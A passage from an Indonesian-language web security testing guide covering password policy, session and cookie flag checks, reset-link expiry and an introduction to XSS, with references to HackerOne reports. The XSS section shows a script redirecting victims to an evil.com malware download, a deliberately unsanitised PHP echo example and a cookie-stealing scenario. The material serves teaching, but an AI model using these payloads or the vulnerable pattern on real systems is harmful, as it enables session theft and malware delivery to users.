- Hal pertama yang lebih berkaitan pada sisi negatif nya. Menyimpan kata sandi (dalam bentuk history) dianggap hanya akan semakin memperbanyak hal sensitif di dalam database. Ketika sistem ini diretas, maka secara tidak langsung seorang Attacker akan memperoleh “lebih banyak” hal sensitif dikarenakan terdapat kata sandi yang berjumlah lebih dari satu untuk satu pengguna.
- Adapun hal kedua yaitu terkait dengan sisi positif. Misalnya suatu sistem telah menerapkan maksimal waktu pergantian kata sandi yaitu selama 30 (tiga puluh) hari, lalu terdapat pembatasan login attempt sebanyak 6 (enam) kali, dan telah menerapkan temporary lock selama 30 (tiga puluh) menit. Ketika brute force merupakan satu-satunya jalan yang dimiliki oleh Attacker, maka seorang Attacker “hanya” dapat mencoba sekitar 8640 (delapan ribu enam ratus empat puluh) kombinasi dalam kurun waktu 30 (tiga puluh) hari dimaksud.

Terlepas dari pro dan kontra yang dimiliki, maka Panduan ini akan mencoba membahas secara ringkas (mengingat tidak akan terlalu sulit) akan hal yang ada.

Tentunya, seorang penguji yang telah memiliki akun (baik akun itu diberikan pihak perusahaan maupun akun itu diperoleh dengan registrasi) dapat mencoba melakukan pergantian kata sandi pada fitur terkait yang tersedia. Ketika belum mencapai titik tertentu (misalnya empat kali sesuai dengan rujukan pada PCI DSS) namun sudah dapat mengganti kata sandi, maka tentu hal ini akan menjadi temuan tersendiri.

Akan tetapi, perlu diingat bahwa tidak semua perusahaan akan menerapkan kebijakan ini mengingat mereka pada dasarnya memiliki pertimbangan tersendiri baik dari sisi bisnis maupun teknis.

12.4. Maximum Password Age

Sama seperti sebelumnya, tidak semua perusahaan akan menerapkan kebijakan ini mengingat terdapat pertimbangan tersendiri.

Terlepas dari pertimbangan yang ada, poin rujukan ini merupakan poin yang terbilang cukup sukar untuk dapat dibuktikan langsung dari front end karena akan memerlukan waktu yang tentunya dilihat dari sisi implementasinya. Namun demikian, bagi seorang penguji yang memiliki akses langsung ke database, maka dirinya akan dapat mencoba mengubah waktu dalam melakukan pergantian kata sandi untuk dilihat bekerja tidaknya suatu fitur limitasi umur kata sandi.

Secara teknis, perubahan waktu ini juga dapat dilihat dari beberapa kondisi:

- Yaitu mengubah waktu terakhir pergantian kata sandi sehingga penguji hanya perlu menunggu (misalnya) beberapa menit untuk memperoleh jawaban akan bekerja tidaknya suatu fitur.
- Atau mengubah rules pada aplikasi, dengan catatan memang tersedia pada suatu dashboard, bukan mengubah suatu code secara direct;
- Dan tentunya masih banyak lagi cara-cara lain yang kreatif atau tidak terpikirkan saat Panduan ini dibuat.

Adapun untuk batasan waktu, maka penguji dapat melihat beberapa standar seperti yang telah dikeluarkan PCI DSS (90 hari) ataupun Microsoft (antara 30 hari sampai 90 hari).

12.5. Change Password for the First Time Use

Poin ini mungkin akan menjadi salah satu poin dengan penjelasan tersingkat.

Secara teknis, poin ini sendiri tidaklah diperuntukan pada sistem yang membiarkan penggunanya untuk melakukan registrasi sendiri. Adapun situasi yang tepat untuk mengimplementasi poin yang ada yaitu ketika suatu kata sandi milik seorang pengguna, di-generate dari pihak lain seperti seorang administrator, customer service, ataupun yang lainnya.

12.6. Referensi for Common Account and Password Checking

Untuk dapat memperluas wawasan yang ada terkait ini, maka berikut ini merupakan beberapa referensi yang dapat menjadi rujukan terkait pembahasan check for common account and password checking:

- [OwnCloud] Password Complexity Not Enforced on Password Change:
<https://hackerone.com/reports/276123>
- [Legal Robot] Bypass 8 chars password complexity with 6 chars only due to insecure password reset functionaliy: <https://hackerone.com/reports/173195>
- [Legal Robot] Password Complexity Ignores Empty Spaces:
<https://hackerone.com/reports/250253>
- Authentication Cheat Sheet by OWASP:
https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html

SESSION MANAGEMENT MECHANISM

13. SESSION MANAGEMENT

Tidak dipungkiri bahwa session merupakan suatu hal yang cukup menarik perhatian banyak pengujи untuk dapat meraihnya. Alasannya pun tidak lain dikarenakan memungkinkan untuk seseorang dapat masuk ke dalam suatu akun tanpa harus bersusah payah dalam menebak kata sandi yang dipergunakan oleh masing-masing akun terdaftar.

Sebelum beranjak lebih jauh, pengujian terhadap session ini memiliki beberapa langkah yang salah satu nya berkaitan dengan poin “Insecure Direct Object Reference (IDOR)”. Namun demikian, panduan ini akan secara spesifik memisahkan IDOR untuk menjadi sub-bab tersendiri sehingga tidak membingungkan ketika masuk ke dalam pembahasan yang ada.

13.1. Session is not Expired – Hackerone and WakaTime Case

Secara best practice, suatu session yang telah berakhir (baik karena telah menemui masa waktu idle tertentu ataupun karena pengguna telah keluar/logout dari akun miliknya) seharusnya tidak dapat digunakan lagi. Akan tetapi, di dalam realita, tidak dipungkiri bahwa masih terdapat pengembang yang terlewatkan untuk menerapkan best practice dimaksud, terlebih untuk suatu aplikasi yang baru dirilis.

Beberapa merupakan beberapa contoh seperti yang telah diperlihatkan oleh researcher bernama [satishb3 \(pada program Hackerone di 2013 lalu\)](#) dan [pratyushjanghel \(pada program WakaTime di 2017 lalu\)](#).

Di dalam eksekusinya, pengujи hanya perlu meng-capture request yang valid (dalam keadaan login) dan mempelajari keadaan response nya. Rinciannya yaitu:

- Login ke dalam akun yang valid;
- Masuk ke dalam menu yang hanya dapat diakses oleh akun yang memiliki otorisasi (dalam hal ini dapat berupa halaman profile miliknya);
- Lalu “tangkap” request dari poin sebelumnya dan kirimkan ke “repeater” pada burpsuite (ingat kembali mengenai langkah mengenai pembelajaran terkait sub-bab “Burpsuite – Repeater Mode” yang telah dipaparkan sebelumnya);
- Setelah itu, logout dari aplikasi;
- Kemudian kirim kembali request yang telah ditangkap dan diletakan pada menu “repeater”. Untuk memastikan, maka pengiriman request ini dapat disertai dengan sedikit perubahan data. Bila data berubah, maka issue terkait “session is not expired” ini ada pada aplikasi yang sedang diuji.

Perlu menjadi catatan bahwa, di dalam sebagian bentuk pengujian, session is not expired ini dapat juga “berlaku” pada periode waktu tertentu (misalnya seperti 15 menit).

13.2. Cookies Attribute is not yet Setup

13.2.1. Few Words about using Cookies to Login

Apakah memungkinkan bila seseorang melakukan login (dan memperoleh otorisasi) dari suatu aplikasi? Jawabnya tentu iya, sangat memungkinkan.

Secara singkat, setiap pengguna yang telah memperoleh otorisasi akan memperoleh suatu cookies yang berperan untuk “mengingat” setiap aktivitas aktif yang sedang dilakukan oleh pengguna. Dinukil dari Wikipedia, Cookies juga digunakan untuk mengingat potongan-potongan informasi yang sebelumnya dimasukan oleh pengguna ke dalam suatu form, seperti nama, alamat lengkap, kata sandi, serta data seperti nomor kartu kredit.

Melihat kondisi demikian, maka dapat dipastikan bahwa seorang attacker yang telah berhasil mengambil cookies aktif dari seorang pengguna, akan dapat melakukan aktivitas seakan seperti pengguna legal. Untuk mengatasi hal yang ada, maka pengembang pun mengimplementasi beberapa hal yang dapat digunakan untuk melindungi terjadinya pencurian suatu cookies.

Untuk dapat mempermudah penjelasan, maka penulis akan mengambil [suatu artikel menarik yang telah dipaparkan oleh Dawid Czagan mengenai “Securing Cookies with HttpOnly and secure Flags”](#).

13.2.2. Few Words about “Secure” Flag / Attribute at Cookies


Pada artikel yang sama, dijelaskan bahwa “secure” flag pada cookies diperlukan untuk “memaksa” supaya suatu cookies hanya dikirimkan via HTTPS saja walaupun suatu aplikasi juga dapat berjalan di area HTTP. Dengan demikian, cookies ini menjadi “tidak terbaca” walaupun seorang Attacker mencoba untuk melakukan sniffing.

13.2.2.1. Check for “Secure” Flag at Cookies Attribute – IRCCloud and Gratipay Case


Beberapa contoh yang dapat disajikan pada bagian ini yaitu seperti kerentanan yang dilaporkan oleh [researcher dengan nick eronx \(pada program IRCCloud di 2014 lalu\)](#) dan [researcher dengan nick staytuned \(pada program Gratipay di 2015 lalu\)](#).

Adapun di dalam pelaksanaannya, pengujian terhadap hal ini terbilang sederhana. Seorang penguji

hanya perlu “login” terlebih dahulu ke dalam suatu aplikasi (sehingga memperoleh otorisasi) dan melihat flag yang ada aktif pada cookies dengan menggunakan built-in feature seperti “web developer” baik pada Firefox maupun Chrome ataupun dengan memakai [extension “Edit this Cookie” yang dikembangkan oleh editthiscookie.com](#). Berikut ini merupakan contoh pemeriksaan dengan menggunakan ekstensi terkait:



Gambar 142 Executing "Edit This Cookie" Extension



Gambar 143 Cookies Attribute at Hackerone

13.2.3. Few Words about “HTTP-Only” Flag / Attribute at Cookies

Masih merujuk pada artikel milik Dawid Czagan. Terdapat pertanyaan menarik yang dapat diajukan untuk membuka bagian ini: *“Bila suatu cookies telah ditransmisikan hanya pada jalur HTTPS, lalu apa maksud dari keberadaan flag ‘HTTP-Only’?”*

Jawabannya pun telah terjawab dengan baik. Di dalam kenyataan, teknik untuk mencuri cookies ini tidaklah terbatas pada aktivitas eavesdropping (yang salah satunya adalah sniffing). Dalam hal ini, seorang Attacker dapat memanfaatkan kerentanan seperti XSS (Cross Site Scripting) yang ada pada aplikasi untuk mencuri suatu cookies aktif.

Untuk mengantisipasi hal ini, maka suatu aplikasi dapat mengimplementasi penggunaan flag HttpOnly pada Cookies Attribute. Dengan eksekusi ini, maka suatu javascript (yang dimanfaatkan melalui eksekusi XSS) tidak akan dapat membaca cookies aktif dari seorang pengguna.

13.2.3.1. Check for “HttpOnly” Flag at Cookies Attribute – Qiwi and Concrete5 Case

Beberapa contoh yang dapat disajikan pada bagian ini yaitu seperti kerentanan yang dilaporkan oleh [researcher dengan nick pradeepch99 \(pada program QIWI di 2015 lalu\)](#) dan [researcher dengan nick tomdev \(pada program concrete5 di 2016 lalu\)](#).

Sama seperti langkah sebelumnya, seorang penguji dapat menggunakan ekstensi pada browser seperti ekstensi “EditThisCookie”.

Berikut ini merupakan salah satu screenshot pembuktian dari pradeepch99 pada salah satu aplikasi milik Qiwi yang pada saat itu belum memberikan flag “HttpOnly” (dan termasuk juga belum memberikan flag “Secure”).



Gambar 144 Cookies Flag / Attribute is not yet Setup

13.3. Unexpired Reset Password Link

Sesuai dengan nama kerentanannya, poin ini terbagi menjadi empat bagian secara garis besar, yaitu:

- Reset Password Link tidak pernah expired walaupun **belum pernah digunakan dalam waktu lama**;
- Reset Password Link tidak pernah expired **walaupun telah** digunakan;
- Reset Password Link **yang belum terpakai** dari suatu email account, tidak expired walaupun seorang pengguna **telah menggunakan** reset password link yang “datang belakangan”;
- Reset Password Link **yang belum terpakai** dari suatu email account, tidak expired walaupun suatu **email account itu telah diganti** dari nilai aslinya.

Poin ini juga terbilang relatif mudah untuk dieksekusi, namun kembali lagi ke permasalahan umum yang juga dipaparkan pada beberapa point sebelumnya, tidak seluruh program dapat menerima issue terkait ini. Hal ini tidak lain dikarenakan terdapatnya attack vector yang dapat dikatakan cukup sukar untuk “dipenuhi”, sebagai contoh:

- Seorang Attacker harus terlebih dahulu meretas akun milik pengguna untuk dapat mendapatkan “nilai” penuh pada suatu reset password link; atau
- Seorang Attacker mungkin berasal dari kalangan internal yang mengelola database secara langsung sehingga dapat melihat nilai token secara langsung untuk dapat menggunakannya secara illegal.

Namun demikian, untuk melengkapi pembahasan secara menyeluruh, maka panduan ini pun tetap akan memberikan gambaran akan permasalahan yang ada.

Sebelum berangkat ke pembahasan lebih jauh, perlu menjadi catatan bahwa “Reset Password Link” yang dimaksud di sini adalah link yang mengandung suatu token unik di dalamnya.

13.3.1. Unexpired Reset Password Link – Never Use – Veris

Secara best practice, suatu link unik yang digunakan untuk melakukan reset password terhadap suatu akun seharusnya memiliki masa berlaku. Sebagai contoh, terdapat suatu rules di suatu aplikasi bahwa reset password link hanya berlaku selama 24 (dua puluh empat) jam saja. Maka, bila link ini baru digunakan di atas 24 jam, yang terjadi adalah link dimaksud akan berakhir masa berlakunya (expired) dan pengguna diharuskan untuk me-request ulang untuk dapat kembali me-reset password miliknya.

Pada Juni 2016 lalu, seorang researcher bernama itly menemukan issue terkait ini pada program milik Veris. Secara teknis, Veris memiliki policy bahwa reset password link hanya dapat digunakan dalam

kurun waktu selama 30 menit saja. Namun pada kenyataannya, ternyata link dimaksud masih dapat digunakan walaupun telah mencapai 2 jam.

Adapun langkah eksekusinya terbilang cukup mudah, yaitu:

- Melakukan permintaan kata sandi baru dengan menggunakan fitur reset password;
- Ketika link dengan token unik ini sampai ke email pengguna, maka tunggu sampai batas waktu tertentu. Katakanlah bila batasnya adalah 30 menit, maka gunakan token itu setelah (misalnya) mencapai 1 jam.

13.3.2. Used Reset Password Link is Never Expired – WakaTime Case

Kebalikan dari poin sebelumnya, pada sisi ini, permasalahan muncul ketika suatu reset password link yang telah digunakan, justru dapat digunakan ulang. Dengan kata lain, link unik ini tidak memiliki masa expired dan tidak memiliki ketentuan batas penggunaan (sehingga dapat digunakan berulang kali).

Pada salah satu aktivitasnya dalam mencari suatu bug, [seorang researcher bernama mohammad obaid telah berhasil menemukan issue](#) terkait ini pada program WakaTime.

Adapun langkah eksekusi akan hal ini juga terbilang mudah, yaitu:

- Melakukan permintaan kata sandi baru dengan menggunakan fitur reset password;
- Gunakan reset password link yang sampai ke email pengguna, untuk mengganti kata sandi lama ke kata sandi baru;
- Setelahnya, gunakan kembali reset password link tadi untuk kembali mengganti kata sandi. Bila masih dapat digunakan, maka aplikasi itu rentan terhadap poin terkait ini.

13.3.3. 1st Reset Password Link isn't Expired after use the 2nd Link – Few Cases

Untuk bagian ketiga ini, pembahasan akan dikerucutkan pada masih aktifnya reset password link yang belum digunakan walaupun seorang pengguna telah menggunakan reset password link terbaru untuk mengganti kata sandi miliknya.

Terdengar agak sukar, namun konsep sederhananya adalah:

- Seorang pengujicukup melakukan permintaan reset password link sebanyak dua kali (sehingga menghasilkan **token1** dan **token2**).

- Kemudian, penguji langsung menggunakan reset password link yang terakhir datang (dalam hal ini adalah **token2**) untuk mengganti kata sandi.
- Setelahnya, maka kembali menggunakan token1 untuk mengganti kata sandi lagi. Bila ternyata nilai **token1** ini masih berfungsi, maka berarti aplikasi dimaksud “rentan” terhadap pola pada poin ini.

Untuk memperkaya gambaran akan poin ini, maka rilis dari beberapa researcher seperti berikut ini pun dapat menjadi referensi tersendiri, yaitu geekninja ([pada program Infogram](#)), hk755a ([pada program Yelp](#)), dan mohammad_obaid ([pada program WakaTime](#)).

13.3.4. Reset Password didn't Expired after Changing Email Address – WakaTime Case

Pada bagian ini, permasalahan akan dirujuk pada reset password link yang tidak expired walaupun seseorang telah mengganti email terdaftar miliknya.

Mengapa hal ini menjadi suatu masalah? Karena secara umum, suatu reset password link harus disandarkan pada suatu email secara spesifik (yang tentunya dikombinasikan dengan berbagai formula lain). Bila saat seorang pengguna telah mengganti email miliknya namun masih dapat mengganti kata sandi dengan reset password link dari email sebelumnya, maka hal ini tentu menjadi suatu issue tersendiri.

Hal ini senada dengan salah satu write-up yang dirilis oleh [seorang researcher bernama silv3rpoision pada program WakaTime](#). Walau telah mengganti email pertamanya, silv3rpoision masih tetap dapat menggunakan reset password link yang lama untuk mengganti kata sandi miliknya.

Adapun langkah yang diperlukan untuk mengeksekusi issue ini juga terbilang sederhana, yaitu:

- Lakukan permintaan reset password pada akun dengan email awal (katakanlah emailA);
- Kemudian, ganti email pada akun itu menjadi emailB;
- Setelahnya, gunakan reset password link yang dihasilkan pada poin pertama untuk mengganti kata sandi di akun terkait. Bila masih dapat digunakan, maka hal itu dapat menjadi issue.

13.4. Referensi for Session Management

Untuk dapat memperluas wawasan yang ada terkait ini, maka berikut ini merupakan beberapa referensi yang dapat menjadi rujukan terkait pembahasan session management:


- Securing Cookies with HttpOnly and Secure Flags:
<https://resources.infosecinstitute.com/securing-cookies-htponly-secure-flags/#gref>
- [HackerOne] Session not Expired on Logout: <https://hackerone.com/reports/353>
- [WakaTime] Session not Expired on Logout: <https://hackerone.com/reports/244875>
- [IRCCloud] Unsecure Cookies, Cookie Flag Secure not set: <https://hackerone.com/reports/6877>
- [Gratipay] Cookie Does Not Contain The "secure" Attribute:
<https://hackerone.com/reports/123849>
- [QIWI] Session Cookie without HttpOnly and Secure Flag Set:
<https://hackerone.com/reports/75357>
- [Concrete5] HttpOnly Flag not set for Cookie on concrete5.org:
<https://hackerone.com/reports/4792>
- EditThisCookie Extension for Google Chrome:
<https://chrome.google.com/webstore/detail/editthiscookie/fngmhnnplhplaeedifhccceomclgfbg?hl=id>
- Detail of HTTPOnly from OWASP: <https://www.owasp.org/index.php/HttpOnly>
- Detail of Secure Flag from OWASP: <https://www.owasp.org/index.php/SecureFlag>
- [Veris] Unused Reset Password Link is not Expired after exceeded the Expired Time:
<https://hackerone.com/reports/118948>
- [WakaTime] Used Reset Password Link is Never Expired: <https://hackerone.com/reports/244642>
- [Infogram] 1st Reset Password Link isn't Expired after use the 2nd Link
<https://hackerone.com/reports/283550>
- [Yelp] 1st Reset Password Link isn't Expired after use the 2nd Link
<https://hackerone.com/reports/170161>
- [WakaTime] 1st Reset Password Link isn't Expired after use the 2nd Link
<https://hackerone.com/reports/244642>
- [WakaTime] Reset Password Link didn't Expired after Changing Email Address
<https://hackerone.com/reports/244612>

INPUT VALIDATION

14. CROSS SITE SCRIPTING (XSS)

XSS (Cross Site Scripting) merupakan suatu jenis kerentanan yang cukup sering ditemukan pada aplikasi berbasiskan web. Secara umum, kerentanan ini sendiri pada dasarnya berdampak pada sisi client yang biasanya dieksekusi dengan menginjeksikan kode javascript atau HTML.

Secara statistic, XSS merupakan salah satu jenis kerentanan yang cukup populer. Hal ini sendiri dapat dilihat dari data laporan [pada OWASP Top 10 yang menunjukkan bahwa XSS menempati peringkat A7](#). Kemudian menurut [Rapid7 melalui salah satu whitepaper yang dirilis, Cross Site Scripting menempati peringkat pertama pada Q2 tahun 2018](#).



Gambar 145 Statistic of XSS (OWASP and Rapid7)

Serangan XSS terjadi dikarenakan pemanfaatan kerentanan yang terdapat pada validasi input suatu aplikasi yang kurang berjalan dengan baik “yang didukung” dengan adanya output yang merefleksikan langsung input itu. Dengan kata lain, kerentanan seperti ini dapat menyebabkan attacker untuk memasukan kode (seperti javascript) yang dapat difungsikan untuk menjalani suatu eksekusi yang berbahaya.

```
<script>location.href = "https://www.evil.com/malware.exe";</script>
```

Di dalam kenyataannya, dampak yang diakibatkan dari serangan XSS ini terbilang bervariasi dan mempunyai tingkat risiko yang beragam. Beberapa di antaranya yaitu seperti attacker dapat mengambil cookies atau token milik korban untuk mendapatkan akses login, memaksa korban mengunjungi suatu situs “berbahaya”, dan membuat korban mengunduh malware.

Secara teknis, XSS mempunyai tiga tipe serangan yang terdiri reflected cross site scripting, stored cross scripting, dan DOM based cross site scripting. Masing-masing variant tentunya mempunyai cara eksloitasi yang sedikit berbeda serta memiliki tingkat risiko yang berbeda pula.

14.1. Kind of Cross Site Scripting**14.1.1. Reflected Cross Site Scripting**

Pada jenis ini, eksekusi script yang di-input-kan oleh attacker tidak tersimpan pada database. Secara spesifik, serangan ini sering kali terjadi pada HTTP method GET. Karena sifatnya yang tidak tersimpan pada database, maka tentu dampaknya ke pengguna akan “dihasilkan” secara tidak langsung. Oleh karenanya, untuk menentukan keberhasilan serangan ini, attacker perlu mengombinasikan dengan serangan lain seperti social engineering. Berikut ini merupakan contoh kode terkait fitur pencarian yang rentan terhadap serangan XSS:

```
<?php  
$cari = $_GET['cari'];  
echo "Pencarian ". $cari."<br>";  
?>
```


Perhatikan contoh kode di atas, setiap data masuk melalui GET method akan di tampung pada variable “cari”. Data yang ditampung pada variable ini akan diproses tanpa melalui tahapan validasi dan penyaringan. Setelahnya, kemudian data ditampilkan menggunakan perintah echo secara apa adanya.

Dengan kondisi demikian, maka hal ini akan menyebabkan serangan reflected XSS dapat terjadi karena tidak adanya validasi pada proses input dan output. Lalu bagaimana membuat serangan ini tampak “berfungsi” sementara sifatnya tidak tersimpan di dalam database?

Seperti yang telah dijelaskan sebelumnya, serangan ini perlu dikombinasikan dengan serangan bertipe social engineering. Untuk mempermudah, [maka coba lihat skenario sederhana berikut ini](#):

- Terdapat kerentanan pada situs xyz.com dengan parameter bernama p1 rentan terhadap serangan reflected XSS. Tautan lengkap dan normal ini berada pada: <http://xyz.com?p1=hello>.
- Pada kesempatan ini, penguji mencoba memasukan script sederhana berupa **** yang diletakan pada parameter p1.
- Dengan demikian, maka tautan lengkap yang telah diinjeksi akan berubah menjadi: <http://xyz.com?p1=>>
- Ketika tautan dimaksud dikunjungi, maka secara otomatis, pengunjung dimaksud akan mengeksekusi suatu script yang ada pada **attack.js** (yang tentunya dapat beragam fungsinya sesuai dengan fungsi yang telah ditentukan).

- Mengingat bahwa tautan ini merupakan tautan yang di-custom serta tidak tersimpan di dalam database, maka tentu diperlukan “langkah” tambahan untuk dapat membuat korban tereksekusi. Dalam hal ini, langkah tambahan yang ada umumnya berkisar pada social engineering seperti mengirimkan tautan “lengkap” ini via chat messaging, meletakannya pada forum / social media, email, maupun lainnya.



Gambar 146 Sample of Attack – Reflected XSS via Malicious Email

- Bila korban sedang dalam kondisi login pada web xyz.com (dan katakanlah bahwa attack.js merupakan script untuk menarik cookies), maka yang terjadi adalah cookies korban dapat diambil alih oleh attacker sehingga dapat digunakan untuk login tanpa username dan kata sandi.

Catatan: [Gambar diambil dari blog shieldfy.io](#).

14.1.2. Stored Cross Site Scripting

Berbeda dengan sebelumnya, pada jenis ini, eksekusi script yang di-input-kan oleh attacker akan tersimpan pada database (karena faktor “tersimpan” inilah maka dinamakan “stored”). Contoh kasus yang sering terjadi pada situasi ini, biasanya attacker akan melakukan injeksi berupa malicious code pada fitur input yang mempunyai fungsi untuk menyimpan data kemudian menunggu sampai pengguna lain (dalam hal ini korban) untuk mendapatkan output dari input-an dimaksud.

Secara teknis, berikut ini merupakan salah satu contoh kode yang rentan terkait Stored XSS. Adapun contoh fitur yang dibawa pada contoh berikut ini adalah fitur komentar:

